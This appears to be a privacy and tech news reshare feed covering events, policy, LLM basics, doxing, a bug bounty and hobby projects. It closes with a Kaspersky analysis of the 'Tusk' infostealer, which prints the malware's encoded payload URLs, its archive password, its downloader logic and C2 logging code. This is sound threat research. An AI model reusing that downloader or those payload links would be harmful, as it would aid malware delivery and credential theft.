The Privacy Post ha ricondiviso questo.

#frOSCon is starting tomorrow! Before it, t he FSFE local group in Bonn is hosting a community get-together!
Join us this evening (also a great change to see you if you cannot make it to the conference tomorrow 😉)!

fsfe.org/events/index.en.html#…

#softwarefreedom #freesoftware

reshared this

The Privacy Post ha ricondiviso questo.

The UN Cybercrime convention is a victory for digital authoritarianism
poliverso.org/display/0477a01e…
The UN Cybercrime convention is a victory for digital authoritarianismThe adopted text of the UN Cybercrime Convention is a win for digital authoritarianism, which European and like-minded countries must fight, writes Tobias B. Bacherle.euractiv.com/section/law-enfor…


The UN Cybercrime convention is a victory for digital authoritarianism


The adopted text of the UN Cybercrime Convention is a win for digital authoritarianism, which European and like-minded countries must fight, writes Tobias B. Bacherle.


euractiv.com/section/law-enfor…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Perché un Large Language Model (LLM) non è un Database?
poliverso.org/display/0477a01e…
Perché un Large Language Model (LLM) non è un Database? Negli ultimi anni, con l’avvento di tecnologie avanzate come i Large Language Model redhotcyber.com/post/cosa-sono… (LLM), tra cui spiccano strumenti come ChatGPT, si è diffusa una certa confusione riguardo alla loro natura e alle loro


Perché un Large Language Model (LLM) non è un Database?

Negli ultimi anni, con l’avvento di tecnologie avanzate come i Large Language Models (LLM), tra cui spiccano strumenti come ChatGPT, si è diffusa una certa confusione riguardo alla loro natura e alle loro funzionalità.

In particolare, molte persone tendono a considerare un LLM come un database molto evoluto, aspettandosi che fornisca informazioni accurate e aggiornate su richiesta, come farebbe un motore di ricerca o un archivio di dati strutturati. Tuttavia, è fondamentale chiarire che un LLM non è un database, né è progettato per fungere da tale.

Come fa un Large Language Model a generare il testo?


Un Large Language Model, come suggerisce il nome, è un modello addestrato su enormi quantità di testo per imparare le regolarità e le strutture linguistiche presenti nel linguaggio naturale. Quando interagiamo con un LLM, esso non “ricerca” informazioni in un archivio strutturato, ma genera risposte basandosi su un processo di previsione delle parole (più tecnicamente token). Questo processo si basa sull’addestramento del modello con grandi quantità di dati testuali, che gli consentono di “imparare” le probabilità di sequenze di parole.

Ad esempio, se chiediamo a un LLM “Chi è Sandro Pertini?”, il modello non cerca una biografia memorizzata su un server. Piuttosto, utilizza la sua comprensione delle relazioni tra le parole per generare una risposta che appare coerente e informativa, basandosi sulle probabilità che ha appreso durante l’addestramento. Il modello tenta di prevedere la sequenza di parole più probabili, dato l’input fornito. Ciò significa che il modello può produrre risposte convincenti, ma non garantisce che queste siano accurate o aggiornate, portando in alcuni casi a vere e proprie allucinazioni.

Per capire meglio come un LLM riesce a generare testo, immaginiamo di chiedere al modello di completare la frase: “Il gatto salta sul”.

  1. Input: “Il gatto salta sul”
    Il modello riceve questa sequenza di parole come input e, basandosi sull’addestramento ricevuto, prevede quale parola sia più probabile che segua. Considerando le parole “gatto” e “salta”, il modello potrebbe riconoscere che l’azione di saltare è spesso seguita da un complemento che indica una superficie.
  2. Prima Predizione: La parola successiva potrebbe essere quindi “tavolo”, “letto”, “sedia”, ecc. Supponiamo che il modello scelga “tavolo” come la parola con la probabilità più alta.
    Output parziale: “Il gatto salta sul tavolo”
  3. Seconda Predizione: Ora che il modello ha aggiunto “tavolo”, analizza di nuovo l’intera sequenza e prevede che la parola successiva potrebbe essere una parola come “per”, “dove”, “e”, ecc. Supponiamo scelga “e”.
    Output parziale: “Il gatto salta sul tavolo e”
  4. Terza Predizione: A questo punto, il modello potrebbe prevedere che la sequenza è seguita da un’altra azione correlata. Potrebbe quindi generare parole come “si sdraia”, “miagola”, “scappa”, ecc. Supponiamo che preveda “si sdraia”.
  5. Output finale: “Il gatto salta sul tavolo e si sdraia”

In questo esempio, il modello ha generato ogni parola successiva basandosi su ciò che ritiene più probabile, data la sequenza precedente ed il contesto appreso durante l’addestramento. Questo processo di predizione continua fino a quando il modello decide che la frase è completa o fino a un determinato limite di lunghezza della sequenza.

Inoltre, come si evince dall’esempio, la generazione di testo da parte di un LLM non avviene attraverso una ricerca attiva di informazioni su cosa fanno i gatti o su quale sia il comportamento più comune. Invece, il modello sceglie le parole successive in base alla probabilità determinata dai dati su cui è stato addestrato. La scelta di “tavolo” come parola successiva più probabile potrebbe essere stata veicolata dai numerosi esempi visti nell’addestramento in cui i gatti saltano su tavoli o altre superfici simili. Questa scelta non è basata su una comprensione concettuale del comportamento dei gatti, ma su un calcolo probabilistico che riflette i pattern linguistici presenti nei dati su cui il modello è stato addestrato.

Questo sottolinea la differenza fondamentale tra un LLM e un database: il modello non “sa” nulla in senso tradizionale, ma genera risposte basandosi su ciò che è più probabile che segua un dato input, secondo i dati testuali che ha elaborato durante l’addestramento.

Cos’è il Cutoff Knowledge?


Un concetto chiave per comprendere le limitazioni di un LLM è quello del Cutoff Knowledge. Questo termine si riferisce al punto temporale fino al quale il modello è stato addestrato. Per esempio, se un LLM è stato addestrato su testi fino al 2021, non avrà conoscenza degli eventi o delle scoperte avvenute dopo quella data. Ciò evidenzia ulteriormente perché un LLM non può essere considerato un database: i database sono progettati per contenere informazioni aggiornate e possono essere costantemente alimentati con nuovi dati, mentre un LLM ha una base di conoscenza statica limitata al periodo di addestramento.

Questo taglio temporale implica che un LLM potrebbe fornire informazioni obsolete o inaccurate se interrogato su argomenti successivi alla data di cutoff. Mentre un database può essere aggiornato con nuovi dati, l’aggiornamento di un LLM richiede un nuovo ciclo di addestramento su dati più recenti, il che è un processo molto più complesso e costoso.

Conclusioni


In sintesi, un Large Language Model non è un database e non dovrebbe essere trattato come tale. Mentre entrambi gli strumenti possono essere utilizzati per rispondere a domande, lo fanno in modi completamente diversi. Un database recupera e restituisce dati puntuali, mentre un LLM genera testo basato su un’ampia comprensione del linguaggio naturale. Questo significa che, sebbene un LLM possa sembrare una fonte di informazioni, è importante usarlo con la consapevolezza delle sue limitazioni, specialmente quando si tratta di ottenere dati precisi e aggiornati.

L'articolo Perché un Large Language Model (LLM) non è un Database? proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Terrore su Ordinazione. Il Doxing: tra violenza fisica e guadagni a sei zeri
poliverso.org/display/0477a01e…
Terrore su Ordinazione. Il Doxing: tra violenza fisica e guadagni a sei zeri Le interviste recentemente rilasciate con importanti autori di redhotcyber.com/post/cos-e-il-… fanno luce sul lato finanziario della pratica e rivelano come i loro metodi di estorsione siano diventati sempre “https://www.redhotcyber.com/post/cos-e-il-doxing/”


Terrore su Ordinazione. Il Doxing: tra violenza fisica e guadagni a sei zeri

Le interviste recentemente rilasciate con importanti autori di doxing fanno luce sul lato finanziario della pratica e rivelano come i loro metodi di estorsione siano diventati sempre più brutali.

Il termine “doxing” viene utilizzato per descrivere situazioni in cui qualcuno rivela deliberatamente la vera identità di una persona pubblicando documenti e dati sensibili. Questa pratica è diffusa, esiste da molti anni e viene spesso utilizzata dai criminali informatici a scopo di lucro.

La portata del mercato del doxing è sbalorditiva. La piattaforma leader per la condivisione di tali informazioni, Doxbin, conta circa 300.000 utenti registrati e più di 165.000 pubblicazioni.

La popolarità di Doxbin rende questa pratica particolarmente redditizia. Se stessimo parlando di un sito sotterraneo poco conosciuto e che nessuno visita, alla gente non importerebbe molto che i suoi dati fossero pubblicati lì.

Secondo gli ex membri di Doxbin, il sito ha generato annualmente ricavi a sei cifre grazie ai riacquisti. Questa informazione è stata fornita da un criminale informatico noto come Ego, ex membro del gruppo ViLE, i cui membri si sono recentemente dichiarati colpevoli di aver violato il portale della Drug Enforcement Administration statunitense per raccogliere dati su persone di interesse.

Ego e un amministratore Doxbin di nome “Reiko” sono stati intervistati l’anno scorso da Jacob Larsen, ricercatore di minacce e specialista presso CyberCX. Larsen ha reso pubblico il loro dialogo per la prima volta questa settimana come parte della sua presentazione al Black Hat 2024 .

Dopo l’intervista entrambi gli interlocutori sono scomparsi dalla rete. Ego è scomparso ad agosto 2023, poco dopo l’arresto di due membri di ViLE. Reiko non si vedeva da maggio, in seguito al presunto rapimento del proprietario di Doxbin, detto “Operator“.

Larsen ha osservato che mentre Reiko ha rimosso gran parte della sua presenza online, il sito del suo gruppo di doxer, Valhal.la, è ancora operativo. La recente comparsa di nuovi membri sul sito indica che Reiko continua le sue attività in questo settore.

Per Ego, il doxing era solo un reddito secondario. Secondo lui, poco prima del colloquio, ha completato la sua formazione come ingegnere di rete. In una conversazione con Larsen, Ego ha condiviso: “Sono piuttosto giovane e non ho mai lavorato dalle 9 alle 5. Onestamente non credo che cambierà nulla. Mi sono concentrato sullo studio del networking e recentemente mi sono laureato come ingegnere di rete. Allo stesso tempo, ho ricevuto molti altri certificati. Nell’ultimo anno di studio questa attività è stata la mia principale fonte di reddito”.

A differenza di altre forme di criminalità informatica più redditizie, le motivazioni dei doxer tendono ad essere ambigue. Mentre Ego è chiaramente guidato dal guadagno finanziario, Reiko prende di mira individui specifici, come i molestatori di bambini. Tuttavia, gli incentivi finanziari svolgono senza dubbio un ruolo nelle sue attività.

I criminali informatici spesso cercano di mascherare le loro intenzioni egoistiche con motivazioni politiche o sete di giustizia. Apparentemente, la stessa situazione si osserva nel caso del doxing. Almeno questa è l’opinione di Larson.

Sebbene il doxing non sia illegale nella maggior parte dei paesi, i metodi utilizzati per ottenere informazioni spesso violano la legge. Ego ha ammesso di aver utilizzato trojan RAT, tecniche di ingegneria sociale e richieste false per ottenere dati di emergenza dalle forze dell’ordine.

Di particolare preoccupazione è la crescente tendenza a ricorrere alla violenza fisica per intimidire le vittime e indurle a pagare i riscatti. Ego ha descritto casi in cui alcune persone che avevano dati divulgati sono state attaccate: hanno sparato alle loro case e hanno lanciato bombe molotov attraverso le finestre. Ha anche menzionato casi di tortura e omicidio per impossessarsi dei beni di criptovaluta di altre persone.

Larsen ha osservato che molti “paste” (si chiamano le pubblicazioni su Doxbin) contengono messaggi che incoraggiano la vittima a suicidarsi o incitano la comunità dei doxer ad infliggere ulteriori danni. Questi post non vengono moderati dagli amministratori del sito.

Il ricercatore ha anche scoperto che i servizi che creano danni fisici stanno diventando sempre più diffusi tra i idoxer.

Al termine del suo discorso, Larson ha sottolineato che è necessario modificare le leggi per proteggere le vittime delle piattaforme di doxing e influenzare efficacemente i criminali coinvolti in tali programmi. Ha inoltre formulato raccomandazioni per proteggersi dal doxing, compreso l’utilizzo di indirizzi e-mail e password univoci per tutti gli account, l’utilizzo di una VPN e il divieto di pubblicare online il nome completo o le foto di amici e familiari.

L'articolo Terrore su Ordinazione. Il Doxing: tra violenza fisica e guadagni a sei zeri proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Robust Speech-to-Text, Running Locally on Quest VR Headset
poliverso.org/display/0477a01e…
Robust Speech-to-Text, Running Locally on Quest VR Headset [saurabhchalke] recently released whisper.unity github.com/saurabhchalke/whisp…, a Unity package that implements whisper locally on the Meta Quest 3 VR headset, bringing nearly real-time transcription of natural speech to the device in an easy-to-use way.Whisper is a robust and free open source


Robust Speech-to-Text, Running Locally on Quest VR Headset

[saurabhchalke] recently released whisper.unity, a Unity package that implements whisper locally on the Meta Quest 3 VR headset, bringing nearly real-time transcription of natural speech to the device in an easy-to-use way.

Whisper is a robust and free open source neural network capable of quickly recognizing and transcribing multilingual natural speech with nearly-human level accuracy, and this package implements it entirely on-device, meaning it runs locally and doesn’t interact with any remote service.
Meta Quest 3
It used to be that voice input for projects was a tricky business with iffy results and a strong reliance on speaker training and wake-words, but that’s no longer the case. Reliable and nearly real-time speech recognition is something that’s easily within the average hacker’s reach nowadays.

We covered Whisper getting a plain C/C++ implementation which opened the door to running on a variety of platforms and devices. [Macoron] turned whisper.cpp into a Unity binding which served as inspiration for this project, in which [saurabhchalke] turned it into a Quest 3 package. So if you are doing any VR projects in Unity and want reliable speech input with a side order of easy translation, it’s never been simpler.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The UN Cybercrime convention is a victory for digital authoritarianism
euractiv.com/section/law-enfor…
@privacy
The adopted text of the UN Cybercrime Convention is a win for digital authoritarianism, which European and like-minded countries must fight, writes Tobias B. Bacherle.

The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Fino ad un Milione di Dollari in ricompense! Il nuovo Bug Bounty di Samsung
poliverso.org/display/0477a01e…
Fino ad un Milione di Dollari in ricompense! Il nuovo Bug Bounty di Samsung Samsung sta lanciando security.samsungmobile.com/sec… un nuovo programma bug bounty redhotcyber.com/post/cose-un-p… per i suoi dispositivi mobili. La ricompensa per la


Fino ad un Milione di Dollari in ricompense! Il nuovo Bug Bounty di Samsung

Samsung sta lanciando un nuovo programma bug bounty per i suoi dispositivi mobili. La ricompensa per la scoperta di vulnerabilità critiche può raggiungere 1.000.000 di dollari.

Il nuovo programma si chiama Important Scenario Vulnerability Program (ISVP) e prende di mira le vulnerabilità associate all’esecuzione di codice arbitrario, allo sblocco del dispositivo, al furto di dati, all’installazione arbitraria di applicazioni e all’elusione della sicurezza del dispositivo.

I premi più alti vengono offerti ai ricercatori che troveranno i seguenti bug:

  • Knox Vault è l’ambiente isolato e sicuro di Samsung per l’archiviazione di informazioni biometriche sensibili e chiavi crittografiche sui dispositivi mobili. L’azienda è disposta a pagare 300.000 dollari per un exploit funzionante per l’esecuzione locale di codice arbitrario sui dispositivi Samsung e fino a 1.000.000 di dollari per l’esecuzione remota di codice arbitrario.
  • TEEGRIS OS è il sistema operativo Trusted Execution Environment (TEE) di Samsung, che fornisce un ambiente sicuro e isolato per l’esecuzione di codice critico e l’elaborazione di dati critici, inclusi pagamenti e autenticazione. La ricompensa per l’esecuzione locale di codice arbitrario nel sistema operativo TEEGRIS è di 200.000 dollari, mentre per l’esecuzione remota di codice arbitrario arriva fino a 400.000.
  • Rich OS è il sistema operativo principale sui dispositivi Samsung. Gli esperti possono guadagnare 150.000 dollari per l’esecuzione di codice locale e fino a 300.000 dollari per RCE.


Per lo sblocco del dispositivo in combinazione con l’estrazione completa dei dati dell’utente, viene offerta una ricompensa di $ 400.000 (o la metà se le condizioni vengono soddisfatte dopo il primo sblocco del dispositivo).

Un’altra grossa ricompensa ammonta a 100.000 dollari per l’installazione remota di un’applicazione arbitraria da un negozio di applicazioni non ufficiale o dal server di un utente malintenzionato. Se l’applicazione è stata installata dal Galaxy Store, la ricompensa sarà di 60.000 dollari.

Per qualificarsi per i premi, i ricercatori devono accompagnare i loro rapporti con exploit funzionanti, che devono funzionare senza privilegi aggiuntivi sui dispositivi di punta dell’azienda (come Galaxy S e Z) con tutti gli aggiornamenti installati.

Per ottenere la massima ricompensa, l’exploit deve essere stabile e zero-click, ovvero non deve richiedere l’interazione dell’utente.

L'articolo Fino ad un Milione di Dollari in ricompense! Il nuovo Bug Bounty di Samsung proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

UC Berkeley Prints Glass Nanoparticles
poliverso.org/display/0477a01e…
UC Berkeley Prints Glass Nanoparticles In a recent video, [Joel] of 3D Printing Nerd interviews a researcher at University of California, Berkeley about their work with glass 3D printing technology youtube.com/watch?v=pkBP_eO-Pu…. A resin is impregnated with tiny glass nanoparticles and produces green parts. An oven burns away the resin and then another heating step produces the


UC Berkeley Prints Glass Nanoparticles

In a recent video, [Joel] of 3D Printing Nerd interviews a researcher at University of California, Berkeley about their work with glass 3D printing technology. A resin is impregnated with tiny glass nanoparticles and produces green parts. An oven burns away the resin and then another heating step produces the actual silica glass part. You can see a video about the process below.

As you might expect with glass, the temperatures are toasty. The first burn is at 1100 C and the fusing burn is at 1300 C. The nanoparticles are about 40 nanometers across. The resulting parts are tiny with very small feature sizes. The technology to do this has been around for a few years, and the University continues researching this form of computed axial lithograph (CAL) 3D printing. These parts are so small that it uses an adaptation called microCAL that produces much smaller parts at high precision. However, the equipment available today won’t produce very large objects. The video talks about the uses for some of these small glass items.

We wonder how much the firings in the ovens change the tiny tolerances. They obviously work, so either they account for that or it doesn’t shrink much.

If you want your own 3D printed glass, a laser system might be more practical. If you just want transparent plastic, your FDM printer can do that. Really.

youtube.com/embed/pkBP_eO-Pug?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Make a Catch With a 3D Printed Rod
poliverso.org/display/0477a01e…
Make a Catch With a 3D Printed Rod When we think of fishing rods, the image brought to mind is one of a tweed-clad fisherman in his waders in a wild salmon stream, his line whipping about as it guides the fly over the surface of the water. Angling is a pursuit with a heritage, and having a lengthy rod seems an essential for its enjoyment. But perhaps your tackle needn’t be such an important


Make a Catch With a 3D Printed Rod

When we think of fishing rods, the image brought to mind is one of a tweed-clad fisherman in his waders in a wild salmon stream, his line whipping about as it guides the fly over the surface of the water. Angling is a pursuit with a heritage, and having a lengthy rod seems an essential for its enjoyment. But perhaps your tackle needn’t be such an important factor, and in that spirit here’s [3dcreation] with a tiny but fully functional 3D printed fishing rod.

If you’ve ever seen a fisherman working through a hole in the ice, you may have some idea of the type of rod in question, it’s a stubby affair half handle and half rod, with a rudimentary reel in the middle. In the pictures it’s loaded up with line, weight ready to go, so we can see how it’s supposed to work. We’re not anglers here though, so the question of whether it would indeed work is one for your imagination.

Perhaps surprisingly, few anglers find their way onto these pages. One of the few that has, used a drone.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

The Sunchronizer Keeps Your Solar Panel Aligned
poliverso.org/display/0477a01e…
The Sunchronizer Keeps Your Solar Panel Aligned In the past few years, the price-per-watt for solar panels has dropped dramatically. This has led to a number of downstream effects beyond simple cost savings. For example, many commercial solar farms have found that it’s now cheaper to install a larger number of panels in fixed positions, rather than accepting the extra cost,


The Sunchronizer Keeps Your Solar Panel Aligned

In the past few years, the price-per-watt for solar panels has dropped dramatically. This has led to a number of downstream effects beyond simple cost savings. For example, many commercial solar farms have found that it’s now cheaper to install a larger number of panels in fixed positions, rather than accepting the extra cost, maintenance, and complexity of a smaller number panels that use solar tracking to make up the difference. But although this practice is fading for large-scale power production, there are still some niche uses for solar tracking. Like [Fabian], if you need to maximize power production with a certain area or a small number of panels you’ll wan to to build a solar tracker.

[Fabian]’s system is based on a linear actuator which can tilt one to four panels (depending on size) in one axis only. This system is an elevation tracker, which is the orientation generally with respect to latitude, with a larger elevation angle needed in the winter and a lower angle in the summer. [Fabian] also designs these to be used in places like balconies where this axis can be more easily adjusted. The actuator is controlled with an ESP32 which, when paired with a GPS receiver, can automatically determine the sun’s position for a given time of day and adjust the orientation of the panel to provide an ideal elevation angle on a second-by-second basis. The ESP32 also allows seamless integration with home automation systems like SmartHome as well.

Although this system only tracks the sun in one axis right now, [Fabian] is working on support for a second axis which mounts the entire array on a rotating table similar to an automatic Lazy Susan. This version also includes a solar tracking sensor which measures solar irradiance in the direction the panel faces to verify that the orientation of the panel is maximizing power output for a given amount of sunlight. Tracking the sun in two axes can be a complicated problem to solve, but some solutions we’ve seen don’t involve any GPS, programming, or even control electronics at all.

youtube.com/embed/IW9lrbsAwa0?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Tusk: unraveling a complex infostealer campaign
poliverso.org/display/0477a01e…
Tusk: unraveling a complex infostealer campaign SummaryKaspersky Global Emergency Response Team (GERT) kaspersky.com/enterprise-secur… has identified a complex campaign, consisting of multiple sub-campaigns orchestrated by Russian-speaking cybercriminals. The


Tusk: unraveling a complex infostealer campaign


Summary


Kaspersky Global Emergency Response Team (GERT) has identified a complex campaign, consisting of multiple sub-campaigns orchestrated by Russian-speaking cybercriminals. The sub-campaigns imitate legitimate projects, slightly modifying names and branding and using multiple social media accounts to increase their credibility. In our analysis we observed that all the active sub-campaigns host the initial downloader on Dropbox. This downloader is responsible for delivering additional malware samples to the victim’s machine, which are mostly infostealers (Danabot and StealC) and clippers. Besides this, the actors use phishing to trick users into providing additional sensitive information, such as credentials, which can then be sold on the dark web or used to gain unauthorized access to their gaming accounts and cryptocurrency wallets and drain their funds directly.

We identified three active sub-campaigns (at the time of analysis) and 16 inactive sub-campaigns related to this activity. We dubbed it “Tusk”, as the threat actor uses the word “Mammoth” in log messages of initial downloaders — at least in the three active sub-campaigns we analyzed. “Mammoth” is slang used by Russian-speaking threat actors to refer to victims. Mammoths used to be hunted by ancient people and their tusks were harvested and sold.

Analysis of the inactive sub-campaigns suggests that these are either old campaigns or campaigns that haven’t started yet. In this post, we analyze three most recently active sub-campaigns. Here is the timeline for the sub-campaigns in question:

Campaign timeline

First sub-campaign (TidyMe)


In this campaign the actor simulated peerme.io, a platform for the creation and management of decentralized autonomous organizations (DAOs) on the MultiversX blockchain. It aims to empower crypto communities and projects by providing tools for governance, funding, and collaboration within a decentralized framework. The malicious website is tidyme[.]io.

First sub-campaign: malicious and original sites


As you can see in the image above, the malicious website contains a “Download” button instead of the “Create your Team now” button on the legitimate website. Clicking this button sends a request to the webserver with User-Agent as an argument. The webserver uses this data to determine which version of the malicious file to send to the victim. The details are shown in the diagram below:

Malicious webserver routine to download the appropriate malware version depending on the user’s operating system

This campaign has several malware samples for macOS and Windows, both hosted on Dropbox. In this post we will explore Windows samples only.

In addition to distributing malware, this campaign involves victims connecting their cryptocurrency wallets directly through the campaign’s website. To investigate further, we created a test wallet with a small balance and linked it to the site. However, no withdrawal transactions were initiated in the course of this study. The purpose of this action was to expose the threat actor’s cryptocurrency wallet address for subsequent blockchain analysis.

During our investigation, the threat actors transitioned their infrastructure to the domains tidymeapp[.]io and tidyme[.]app. The domain tidymeapp[.]io now hosts an updated version of the initial downloader, incorporating additional anti-analysis techniques. Despite these changes, its primary objective remains the same: to download and execute subsequent stages. Analysis of these new samples is still underway, nevertheless their IoCs are included in the IoCs section in this report. Details of the analysis for the previous samples from tidyme[.]io are provided below.

Initial downloader (TidyMe.exe)


This sample is an Electron application. After its execution, a CAPTCHA form is displayed and the victim must enter the code to proceed. No malicious activities will be carried out until the victim passes the CAPTCHA check, suggesting that the threat actors added it to prevent execution using automatic dynamic analysis tools (e.g. sandboxes).

CAPTCHA form

It’s worth mentioning that the CAPTCHA is handled internally in the JavaScript file captcha.js as opposed to being handled by a third party, which suggests the attackers’ intent of making sure the victim executes the sample.

After the user passes the CAPTCHA check, the sample launches the main application interface which resembles a profile page. But even if the user enters some information here, nothing will happen. At the same time, the sample begins downloading the two additional malicious files in the background, which are then executed.

Main interface for TidyMe.exe

Downloader routine


The tidyme.exe sample contains a configuration file called config.json which contains base64-encoded URLs and a password for archived data decompression, which is used to download the second-stage payloads. Here is the content of the file:
{
"archive": "aHR0cHM6Ly93d3cuZHJvcGJveC5jb20vc2NsL2ZpL2N3NmpzYnA5ODF4eTg4dHprM29ibS91cGRhdGVsb2FkLnJhcj9ybGtleT04N2c5NjllbTU5OXZub3NsY2dseW85N2ZhJnN0PTFwN2RvcHNsJmRsPTE=",
"password": "newfile2024",
"bytes": "aHR0cDovL3Rlc3Rsb2FkLnB5dGhvbmFueXdoZXJlLmNvbS9nZXRieXRlcy9m"
}
The table below lists the decoded URLs:

Field nameDecoded value
Archivehxxps[:]//www.dropbox[.]com/scl/fi/cw6jsbp981xy88tzk3obm/updateload.rar?rlkey=87g969em599vnoslcglyo97fa&st=1p7dopsl&dl=1
Byteshxxp[:]//testload.pythonanywhere[.]com/getbytes/f

The main downloader functionality is stored in preload.js file in two functions,
downloadAndExtractArchive and loadFile. The function downloadAndExtractArchive retrieves the field archive from the configuration file, which is an encoded Dropbox link, decodes it and stores the file from Dropbox to the path %TEMP%/archive-<RANDOM_STRING>. The downloaded file is a password-protected RAR file which will be extracted with the value of the field password in the configuration file, then all .exe files from this archive are executed.
The
loadFile function retrieves the field bytes from the configuration file, decodes it using base64, and sends a GET request to the resulting URL. The response contains a byte array which will be converted to bytes and written to the path %TEMP%/<MD5_HASH_OF_CURRENT_TIME>.exe. Following a successful download, this function decodes the file, appends 750000000 bytes to its end and then executes it.
These two functions, in addition to other functions, are exported, which allows the rendering processes to call them in the file named script.js with some delay after the user passes the CAPTCHA check. Here is the code responsible for calling these functions:
setTimeout(() => {
window.api.downloadAndExtractArchive()
}, 10000)

setTimeout(() => {
window.api.loadFile()
}, 100000)
...
In addition to the two functions above, the sample contains a function called
sendRequest. This function is responsible for sending log messages to the threat actor’s C2 server using HTTP POST messages to the URL hxxps[:]//tidyme[.]io/api.php. Below is the function’s code:async function sendRequest(data) {
const formData = new URLSearchParams();
Object.entries(data).forEach(([key, value]) => {
formData.append(key, value);
});

const response = await fetch('https://tydime.io/api.php', {
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded',
},
body: formData,
});
return response.json();
}
Here is an example of the data which was passed to the
sendRequest function as arguments:const { v4: uuidv4 } = require('uuid');
const randomUUID = uuidv4();

let data = {
key: "aac1ff44",
type: "customlog",
code: randomUUID,
message: "Нет действия..."
};
The messages sent to the C2 server are in Russian; the table below shows the messages along with the English translation:

Original messageTranslated message
Ошибка при создании буфера из архивных данных:Error when creating a buffer from archived data:
Нет действия…No action…
Создаю директорию.I’m creating a directory.
Получил файл.I received the file.
Записал файл в директорию.I wrote the file to the directory.
Unboxing подъехал.Unboxing has arrived.
Открыл файл.Opened the file.
Не смог открыть файл. Error:Couldn’t open the file. Error:
Глобальная ошибка:Global error:
Нет действия…No action…
Выполняю повторный стук.I knock again.
Не удалось получить файл с сайта! Перезапускаюсь.Failed to get file from site! I’m restarting.
Файл успешно записан на устройство.The file was successfully written to the device.
Раздуваю файл.I’m inflating the file.
Открыл файл.Opened the file.
Неудачное открытие файла, через 4 минуты повторяю…:Unsuccessful file opening, after 4 minutes I repeat…:
Глобальная ошибка:Global error:
Мамонт открыл лаунчер…Mammoth opened the launcher…
Мамонт свернул лаунчер…Mammoth collapsed the launcher…
Мамонт закрыл лаунчер…Mammoth closed the launcher…

